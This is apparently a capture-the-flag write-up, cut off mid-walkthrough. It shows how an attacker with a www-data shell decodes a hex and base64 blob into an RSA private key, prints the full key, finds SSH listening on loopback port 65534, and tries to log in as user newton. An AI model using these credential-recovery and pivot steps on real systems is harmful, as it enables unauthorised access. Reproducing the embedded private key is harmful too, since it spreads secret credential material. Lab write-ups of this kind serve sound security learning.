
Hex to ASCII text converter

Enter 2 digits hex numbers with any prefix / postfix / delimiter and press the *Convert* button (e.g. 45 78 61 6d 70 6C 65 21):

```
0x63, 0x46, 0x55, 0x30, 0x4F, 0x54, 0x46, 0x73, 0x4D,
0x48, 0x63, 0x32, 0x53, 0x33, 0x41, 0x35,
0x43, 0x69, 0x30, 0x74, 0x4C, 0x53, 0x30, 0x74, 0x52,
0x55, 0x35, 0x45, 0x49, 0x46, 0x4A, 0x54,
0x51, 0x53, 0x42, 0x51, 0x55, 0x6B, 0x6C, 0x57, 0x51,
0x56, 0x52, 0x46, 0x49, 0x45, 0x74, 0x46,
0x57, 0x53, 0x30, 0x74, 0x4C, 0x53, 0x30, 0x74, 0x43,
0x67, 0x3D, 0x3D, 0x0A,
```

```
UGR6TApqQnZqOC9ZSXJDc212aEc5TDJBa21IUDZUWk4waUpBdjgza0pnTX
pTMUpobFBHWHJIVW1lejFUN2VSdXFqVUpxCnFWM3pBb0dCQUxvR0hqb2x1
aHdpN2RaTENqNFROQnBCbTVycHUrWGhkNGFHa1dRZUIyV1VnS1lsSUcxVm
R2NEQKd2pFQjkvdmc3ZjBDTjBQYXBVWnBpS09VNXI3b2liTUlEQzRKdnls
OG40bXZBWHVlS01qNDVoNHhVVE1nMUJocApXcldqRm5JL01lQ0NnaE1BZl
p3R2lhajJJSUtjUzhuN0pSUDJWNmhRcFU0OTFsMHc2S3A5Ci0tLS0tRU5E
IFJTQSBQUklWQVRFIEtFWS0tLS0tCg==
```


Found a base64 encorded file and decode it. RSA key found



```
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBUUVBeTN2eEUzMFZwQ0RsRmgyckNKc2RGZXcrb2ZBM25kdktQRlVMczNpTFhjYTk4V0NFQ2d6bVN1UW1hVFhVVUxmZFd3bVA4RGhFZmZ
```


```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAy3vxE30VpCDlFh2rCJsdFew+ofA3ndvKPFULs3iLXca98WCE
7zmSuQmaTXUULfdWwmP8DhEffGjHhTOTmLcz51vwbDtTKav2l3k2R17jwDFp35WT
t+gdcD7pODcBe7KEdKb+CP9b0JdLXYTw3iGg4vqVsWMnk/6QZWHp2SITcAfzT46d
LOSN8fnJhecYLiMg9dujrWiSM71yJhpP84weoJG2ojVHPSIvlaZis7XAr9lwKalV
ELsy2+YxU9LPwWrtAyJMY2Tk/vF48zBIQ0TwGESBk8IUuaa21Nlo6v480hKYjlSJ
AqYhQibVgYiN+bJzfS9CB7VChx427BjDu3h0OwIDAQABAoIBAC43T1Dy1wh5JC76
vA7vVBLXnn4fVjJ3ah573nV7yoOZESkSl/7Rn76BLNes4NFz3PO3y9bSEsmp7q8V
QM+txI8mtZuPedr8ILzUnfxl0+qiDn7mtS9O++izkTrgW2jh6e2oxAf9H7hntIlg
```

copy key into ctf box




```
www-data@EguardianGlobalServices:/tmp$ echo "LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBUUVBeTN2eEUzMFZwQ0RsRmgyckNKc2RGZXcrb2ZBM25kdktQRlVMczNpTFhjYTk4V0NFCjd6bVN1UW1hVFhVVUx
mZFd3bVA4RGhFZmZHakhoVE9UbUxjejUxdndiRHRUS2F2MmwzazJSMTdqd0RGcDM1V1QKdCtnZGNEN3BPRGNCZTdLRWRLYitDUDliMEpkTFhZVHczaUdnNHZxVnNXTW5rLzZRWldIcDJTSVRjQWZ6VDQ2ZApMT1NOOGZuSmhlY1lMaU1nOWR1anJXaVNNNzF
5SmhwUDg0d2VvSkcyb2pWSFBTSXZsYVppczdYQXI5bHdLYWxWCkVMc3kyK1l4VTlMUHdXcnRBeUpNWTJUay92RjQ4ekJJUTBUd0dFU0JrOElVdWFhMjFObG82djQ4MGhLWWpsU0oKQXFZaFFpYlZnWWlOK2JKemZTOUNCN1ZDaHg0MjdCakR1M2gwT3dJREF
RQUJBb0lCQUM0M1QxRHkxd2g1SkM3Ngp2QTd2VkJMWG5uNGZWakozYWg1NzNuVjd5b09aRVNrU2wvN1JuNzZCTE5lczRORnozUE8zeTliU0VzbXA3cThWClFNK3R4SThtdFp1UGVkcjhJTHpVbmZ4bDArcWlEbjdtdFM5TysraXprVHJnVzJqaDZlMm94QWY
5SDdobnRJbGcKR1drS1VFVmRUc1NFVmNmcVNKZU9QcE8vaHBTcUFWMVZXQlNTMjJqWU1KVW1KNDVkbnN3RWFSbys1bHpVaEVxRApxQUZzMVd5RWNpenNxaTRBUXdTWTBlNzJobWIxaVh5UFdrbUwyamx2ZGNoT0x0TE9kYWRoRGhuK3ZSVGNBSzRSCjliRW1
McDBzUGRWK2xGVTFvS3JDNlN1TGNGckNuM3VjRVFueVE0Z1JaOFFDYVlBZlpiYmVIRDZzeTlybzM2QSsKbGJVQXQyRUNnWUVBL1dtdmNkZXVURUR1b01kU21zTUllc3VKRElud0wwVFVIUkdsQXBUT2hQK0Q0ZUdCTmo0MwpXTHYwTzZ5L2tJZnk4QTg1a21
WNlpZQWpEdlBXSElISSs4djVabkZ1NVdtUUZ5b3pxTzlXZXUzLzA3YVUrbHBXCmhaVlUwSGF0WDRmUmVraDdkcGF4bDNsL2txd2puN1B5NGVKRnpOdW5EOVFldXNrNUFhMjdpakVDZ1lFQXpZL0QKaGkxSExpUlpjSUlRSGpMTENNbXluL2VobFdwaHVFd3p
GRGZPVWRZaGd1N1ppa2tXUStRMC9WdmhUWVhKeFczSQppclRxa3A3YjdramZkZUpwWngwMlVtNjlMRkxqcy80blZKVEtEVzlKMXE0Nys1TEtBdm8zRlQwdkk4enlRa1B0CjhKZU1XOG9NS3V1bFpqU3NCRkNRMU8vcFdZVjJBZ1pTSlc4T25pc0NnWUEyOGk
xcVg3dVpLUk1VcFdOUnp5d04KaEFoSlFiZGthR1lkajIvWjZXNEdCR2tTRnhVdkw3cE1jU1I1cy9FdFkyelhoRldWV285NVpwa3phc2RvRXZRRApOS3owKzI5eUtydGxhbThkR0JnR080aVczU1hjU3E0cjlMOFpIRUpuVGttclcvLzVMSitCR29VQXhuWks
4SGVmClpySi93cmlzZysvTnpFZWlCNHQ4WVFLQmdHRnMwcm1FT2lrM1Z5Q0l0RVRydytqTlY1aVRrQVMxMzh5dWFNTWIKVS9EYmNSU1NTWTVONTN5VDZ6MXRUNUlqWjZibnlsVmJPNVgwTHI1MzBWa1l6dVh0SlhMYVExUi9rS1lkUGR6TApqQnZqOC9ZSXJ
Dc212aEc5TDJBa21IUDZUWk4waUpBdjgza0pnTXpTMUpobFBHWHJIVW1lejFUN2VSdXFqVUpxCnFWM3pBb0dCQUxvR0hqb2x1aHdpN2RaTENqNFROQnBCbTVycHUrWGhkNGFHa1dRZUIyV1VnS1lsSUcxVmR2NEQKd2pFQjkvdmc3ZjBDTjBQYXBVWnBpS09
VNXI3b2liTUlEQzRKdnlsOG40bXZBWHVlS01qNDVoNHhVVE1nMUJocApXcldqRm5JL01lQ0NnaE1BZlp3R2lhajJJSUtjUzhuN0pSUDJWNmhRcFU0OTFsMHc2S3A5Ci0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0tCg==" >> id_rsa
<Ci0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0tCg==" >> id_rsa
www-data@EguardianGlobalServices:/tmp$ cat id
cat id_rsa
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBUUVBeTN2eEUzMFZwQ0RsRmgyckNKc2RGZXcrb2ZBM25kdktQRlVMczNpTFhjYTk4V0NFCjd6bVN1UW1hVFhVVUxmZFd3bVA4RGhFZmZHakhoVE9UbUxjejUxdndiRHRUS2F2
MmwzazJSMTdqd0RGcDM1V1QKdCtnZGNEN3BPRGNCZTdLRWRLYitDUDliMEpkTFhZVHczaUdnNHZxVnNXTW5rLzZRWldIcDJTSVRjQWZ6VDQ2ZApMT1NOOGZuSmhlY1lMaU1nOWR1anJXaVNNNzF5SmhwUDg0d2VvSkcyb2pWSFBTSXZsYVppczdYQXI5bHdL
YWxWCkVMc3kyK1l4VTlMUHdXcnRBeUpNWTJUay92RjQ4ekJJUTBUd0dFU0JrOElVdWFhMjFObG82djQ4MGhLWWpsU0oKQXFZaFFpYlZnWWlOK2JKemZTOUNCN1ZDaHg0MjdCakR1M2gwT3dJREFRQUJBb0lCQUM0M1QxRHkxd2g1SkM3Ngp2QTd2VkJMWG5u
NGZWakozYWg1NzNuVjd5b09aRVNrU2wvN1JuNzZCTE5lczRORnozUE8zeTliU0VzbXA3cThWClFNK3R4SThtdFp1UGVkcjhJTHpVbmZ4bDArcWlEbjdtdFM5TysraXprVHJnVzJqaDZlMm94QWY5SDdobnRJbGcKR1drS1VFVmRUc1NFVmNmcVNKZU9QcE8v
aHBTcUFWMVZXQlNTMjJqWU1KVW1KNDVkbnN3RWFSbys1bHpVaEVxRApxQUZzMVd5RWNpenNxaTRBUXdTWTBlNzJobWIxaVh5UFdrbUwyamx2ZGNoT0x0TE9kYWRoRGhuK3ZSVGNBSzRSCjliRW1McDBzUGRWK2xGVTFvS3JDNlN1TGNGckNuM3VjRVFueVE0
Z1JaOFFDYVlBZlpiYmVIRDZzeTlybzM2QSsKbGJVQXQyRUNnWUVBL1dtdmNkZXVURUR1b01kU21zTUllc3VKRElud0wwVFVIUkdsQXBUT2hQK0Q0ZUdCTmo0MwpXTHYwTzZ5L2tJZnk4QTg1a21WNlpZQWpEdlBXSElISSs4djVabkZ1NVdtUUZ5b3pxTzlX
ZXUzLzA3YVUrbHBXCmhaVlUwSGF0WDRmUmVraDdkcGF4bDNsL2txd2puN1B5NGVKRnpOdW5EOVFldXNrNUFhMjdpakVDZ1lFQXpZL0QKaGkxSExpUlpjSUlRSGpMTENNbXluL2VobFdwaHVFd3pGRGZPVWRZaGd1N1ppa2tXUStRMC9WdmhUWVhKeFczSQpp
clRxa3A3YjdramZkZUpwWngwMlVtNjlMRkxqcy80blZKVEtEVzlKMXE0Nys1TEtBdm8zRlQwdkk4enlRa1B0CjhKZU1XOG9NS3V1bFpqU3NCRkNRMU8vcFdZVjJBZ1pTSlc4T25pc0NnWUEyOGkxcVg3dVpLUk1VcFdOUnp5d04KaEFoSlFiZGthR1lkajIv
WjZXNEdCR2tTRnhVdkw3cE1jU1I1cy9FdFkyelhoRldWV285NVpwa3phc2RvRXZRRApOS3owKzI5eUtydGxhbThkR0JnR080aVczU1hjU3E0cjlMOFpIRUpuVGttclcvLzVMSitCR29VQXhuWks4SGVmClpySi93cmlzZysvTnpFZWlCNHQ4WVFLQmdHRnMw
cm1FT2lrM1Z5Q0l0RVRydytqTlY1aVRrQVMxMzh5dWFNTWIKVS9EYmNSU1NTWTVONTN5VDZ6MXRUNUlqWjZibnlsVmJPNVgwTHI1MzBWa1l6dVh0SlhMYVExUi9rS1lkUGR6TApqQnZqOC9ZSXJEc212aEc5TDJBa21IUDZUWk4waUpBdjgza0pnTXpTMUpo
bFBHWHJIVW1lejFUN2VSdXFqVUpxCnFWM3pBb0dCQUxvR0hqb2x1aHdpN2RaTENqNFROQnBCbTVycHUrWGhkNGFHa1dRZUIyV1VnS1lsSUcxVmR2NEQKd2pFQjkvdmc3ZjBDTjBQYXBVWnBpS09VNXI3b2liTUlEQzRKdnlsOG40bXZBWHVlS01qNDVoNHhV
VE1nMUJocApXcldqRm5JL01lQ0NnaE1BZlp3R2lhajJJSUtjUzhuN0pSUDJWNmhRcFU0OTFsMHc2S3A5Ci0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0tCg==
www-data@EguardianGlobalServices:/tmp$
```

extract key from base64 file



```
www-data@EguardianGlobalServices:/tmp$ base64 -d id_rsa >> key
base64 -d id_rsa >> key
www-data@EguardianGlobalServices:/tmp$ ls -all
ls -all
total 60
drwxrwxrwt 10 root     root      4096 Nov 30 06:02 .
drwxr-xr-x 22 root     root      4096 Nov 20 00:37 ..
drwxrwxrwt  2 root     root      4096 Nov 30 01:06 .ICE-unix
drwxrwxrwt  2 root     root      4096 Nov 30 01:06 .Test-unix
drwxrwxrwt  2 root     root      4096 Nov 30 01:06 .X11-unix
drwxrwxrwt  2 root     root      4096 Nov 30 01:06 .XIM-unix
drwxrwxrwt  2 root     root      4096 Nov 30 01:06 .font-unix
-rw-------  1 www-data www-data 12288 Nov 30 05:59 .id_rsa.swp
-rw-r--r--  1 www-data www-data     0 Nov 30 05:58 1
drwxrwxrwt  2 root     root      4096 Nov 30 01:06 VMwareDnD
-rw-r--r--  1 www-data www-data  2237 Nov 30 06:01 id_rsa
-rw-r--r--  1 www-data www-data  1675 Nov 30 06:02 key
drwx------  3 root     root      4096 Nov 30 01:06 systemd-private-82a9f
drwx------  2 root     root      4096 Nov 30 01:06 vmware-root
www-data@EguardianGlobalServices:/tmp$ cat key
cat key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAy3vxE30VpCDlFh2rCJsdFew+ofA3ndvKPFULs3iLXca98WCE
7zmSuQmaTXUULfdWwmP8DhEffGjHhTOTmLcz51vwbDtTKav2l3k2R17jwDFp35WT
t+gdcD7pODcBe7KEdKb+CP9b0JdLXYTw3iGg4vqVsWMnk/6QZWHp2SITcAfzT46d
LOSN8fnJhecYLiMg9dujrWiSM71yJhpP84weoJG2ojVHPSIvlaZis7XAr9lwKalV
ELsy2+YxU9LPwWrtAyJMY2Tk/vF48zBIQ0TwGESBk8IUuaa21Nlo6v480hKYjlSJ
AqYhQibVgYiN+bJzfS9CB7VChx427BjDu3h0OwIDAQABAoIBAC43T1Dy1wh5JC76
vA7vVBLXnn4fVjJ3ah573nV7yoOZESkSl/7Rn76BLNes4NFz3PO3y9bSEsmp7q8V
QM+txI8mtZuPedr8ILzUnfxl0+qiDn7mtS9O++izkTrgW2jh6e2oxAf9H7hntIlg
GWkKUEVdTsSEVcfqSJeOPpO/hpSqAV1VWBSS22jYMJUmJ45dnswEaRo+5lzUhEqD
qAFs1WyEcizsqi4AQwSY0e72hmb1iXyPWkmL2jlvdchOLtLOdadhDhn+vRTcAK4R
9bEmLp0sPdV+lFU1oKrC6SuLcFrCn3ucEQnyQ4gRZ8QCaYAfZbbeHD6sy9ro36A+
lbUAt2ECgYEA/WmvcdeuTEDuoMdSmsMIesuJDInwL0TUHRGlApTOhP+D4eGBNj43
WLv0O6y/kIfy8A85kmV6ZYAjDvPWHIHI+8v5ZnFu5WmQFyozqO9Weu3/07aU+lpW
hZVU0HatX4fRekh7dpaxl3l/kqwjn7Py4eJFzNunD9Qeusk5Aa27ijECgYEAzY/D
hi1HLiRZcIIQHjLLCMmyn/ehlWphuEwzFDfOUdYhgu7ZikkWQ+Q0/VvhTYXJxW3I
irTqkp7b7kjfdeJpZx02Um69LFLjs/4nVJTKDW9J1q47+5LKAvo3FT0vI8zyQkPt
8JeMW8oMKuulZjSsBFCQ1O/pWYV2AgZSJW8OnisCgYA28i1qX7uZKRMUpWNRzywN
hAhJQbdkaGYdj2/Z6W4GBGkSFxUvL7pMcSR5s/EtY2zXhFWVWo95ZpkzasdoEvQD
NKz0+29yKrtlam8dGBgGO4iW3SXcSq4r9L8ZHEJnTkmrW//5LJ+BGoUAxnZK8Hef
ZrJ/wrisg+/NzEeiB4t8YQKBgGFs0rmEOik3VyCItETrw+jNV5iTkAS138yuaMMb
```

nettstat -pant command shows port **65534** is open on loopback interface and sshd_conf file confirmed it is ssh




```
cat: /etc/ssh/sshd.conf: No such file or directory
www-data@EguardianGlobalServices:/tmp$ cat /etc/ssh/sshd
cat /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
#Port 22
Port 65534
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
ListenAddress 127.0.0.1
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
```


nettstat -pant command shows ssh is running on po

change permision of file and run as

suspicious behavior found. Ssh is running but it shows not installed. But newton’s home directory readme file gives some hint abut this.




```
www-data@EguardianGlobalServices:/tmp$ ssh -i key newton@localhost
ssh -i key newton@localhost
The program 'ssh' is currently not installed. To run 'ssh' please ask your administrator to install the package 'openssh-client'
www-data@EguardianGlobalServices:/tmp$
```



```
www-data@EguardianGlobalServices:/tmp$ cat /home/newton/readme
cat /home/newton/readme
Dear Newton,
due to Security Reasons I had to restrict all the service executions.

sincerly ,
System Administrator.
www-data@EguardianGlobalServices:/tmp$
```

Check the binary location of ssh with **“ www-data@EguardianGlobalServices:/tmp$ ls -all /usr/bin/ssh* “** command

